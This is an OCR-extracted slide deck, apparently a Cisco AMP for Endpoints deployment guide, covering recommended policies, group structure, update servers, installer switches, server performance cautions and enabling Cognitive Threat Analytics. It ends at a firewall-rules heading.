
Note: Additional details in stage 4a

Recommended Policies
Much is provided to you!

STAGE 3: Console Setup

- Default Policies are automatically created when users first log into the AMP for Endpoints console
- Utilize the provided policies as much as possible


NOTE: Each policy is preconfigured for a specific purpose, taking into account the best settings for performance and protection



Recommended Policies (Best Practice)
Expand on what is given

STAGE 3: Console Setup

- Create Debug and upgrade versions of these policies
  - These new policies will be used for parent groups
  - This eases management in large environments
- Create as few new policies as possible
  - Fewer policies are easier to manage
  - When creating new policies follow the same Debug and Upgrade pattern



Policy Settings
You do what you do, because we dictate it to you!

STAGE 3: Console Setup

- Best Practice: Utilize the Policy Configuration Recommended Settings that are included in the Edit Policy page
  - These settings provide the best coverage while maintaining the highest level of performance
- Best Practice: Ensure that the connector protection password is enabled. Review each policy's settings to ensure they match the recommendations.

NOTE: Disabling features does not prevent the driver from being installed. Switches must be used during install to prevent driver installation (see Appendix: A)

Recommended Settings

Workstation

Files: Quarantine

Network: Block

Malicious Activity Protection: Quarantine

System Process Protection: Protect

Server

Files: Quarantine

Network: Disabled

Malicious Activity Protection: Disabled


System Process Protection: Disabled

Critical Policy Settings

The most important settings you should be aware of

STAGE 3: Console Setup

- Conviction modes:
  - When configuring a non-audit policy – enable the conviction modes as strictly as allowed by your environment
- Detection engines:
  - Enable TETRA unless a traditional scanning engine is not required
  - Enable Exploit Prevention where possible
  - NOTE: Some applications will not function with Exploit Prevention Enabled, test compatibility prior to widespread enablement




Critical Policy Settings

The most important settings you probably shouldn't change

STAGE 3: Console Setup

- On Execute Mode (Policy -> Advanced Settings -> File and Process Scan): When set to active this setting prevents applications and files from being executed until they are scanned.
  - Best Practice: Leave this set to passive. Active mode creates a performance impact that is unacceptable in most environments.




- Cache (Policy -> Advanced Settings -> Cache): These settings define how long file dispositions are cached on the endpoint
  - Best Practice: Do not change these settings without consulting Cisco Support

Default Groups
A set of groups is provided for you

STAGE 3: Console Setup

- A set of preconfigured groups is provided as a template for future group creation and organization
- These groups are configured with the associated policies that have the same name



Recommended Group Configurations

Knowing is half the battle!

STAGE 3: Console Setup

- Create a Parent Group for each primary policy including debug and upgrade
- Create child policies for each department or organizational group
  - Lump groups together where possible to reduce clutter and management overhead
- Organize your endpoints by function, location or other criteria.
- Child Groups can be any size
- Child Groups can have multiple sub children
- Some considerations:
  - What business groups/units will AMP4E be deployed on?
  - Will Contractors, guests, and servers be protected?
  - What portion of endpoints are roaming or remote workers?

Audit
Audit Group for Best Practices (Demo)
View Changes

Audit - Debug
No description
View Changes

Audit - Upgrade
No description
View Changes

Domain Controller
Domain Controller Group for Best Practices (Demo)
View Changes

Domain Controller - Debug
No description
View Changes


Domain Controller - Upgrade
No description
View Changes

Tetra Update Server

Logistics is key to any successful endeavor!

STAGE 3: Console Setup

- Server runs on IIS, Apache, or Nginx
- Hosts local copies of TETRA and ClamAV definitions
- Reduces WAN bandwidth requirements for large install bases
- Ensures rapid definition updates
- Tetra Update Server is configured per Policy, Update Servers per Location may be a Reason to Group i.e. pere Country or Office




Connector Redistributable

One Installer To Rule Them All

STAGE 3: Console Setup

- Available from the Downloads page
- Package for SCCM and other deployment mechanisms
- Installer package will take switches
  - (See Connector Documentation)

NOTE: Switches can prevent drivers from being installed. Disabling the feature in policy only turns the driver off post install



Windows Servers

Best Practices and Switches

STAGE 3: Console Setup


- Windows Servers can be very sensitive to any interference from security software
- If your servers host services or applications that require a large number of network connections (SMB, SQL, Exchange, etc.) it is recommended that Modes and Engines > Network be set to Disabled. /skipdfc (See Cisco Tetration Data Center Security)
- Running TETRA on a server without testing and proper Exclusions could significantly impact performance.
- Additionally it is highly recommended to gather multiple debug diagnostics over time to ensure that all required exclusions are implemented

NOTE: Switches can prevent drivers from being installed. Installed drivers can create performance issues. Use switches to prevent driver installs. Disabling the feature in policy only turns the driver off post install.

Setup Cognitive Threat Analytics (CTA)
We can see it all!

STAGE 4a: Alpha Deployment


- If Cognitive Intelligence is going to be used, it should be setup early
- This provides the most robust security alerts possible and ensures alerting for clientless endpoints (endpoints where AMP cannot be directly installed on)
- Setup Steps
  - Enabla CTA in AMP for Endpoints Console (creates the link between the two clouds)
  - Configure your Proxy to upload logs via SCP or HTTPS
  - That's it!



Configure Proxy and Firewall Rules
We need a hole in that wall!

